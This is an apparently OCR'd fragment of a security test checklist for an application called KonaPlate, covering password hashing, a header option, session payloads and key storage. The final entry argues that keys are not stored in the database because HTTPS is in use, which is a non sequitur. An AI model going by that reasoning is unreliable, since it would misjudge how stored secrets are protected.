
Test Case 4: Strong DB Password (Hash functions like bcrypt) has been applied to KonaPlate



Test Case 5: Verify **X-Type Option**



Test Case 6: Verify Session Payload Object



Test Case 7: Verify Keys should not stored in DB

As there is HTTPS (Secured) protocol, therefore keys are not stored in DB.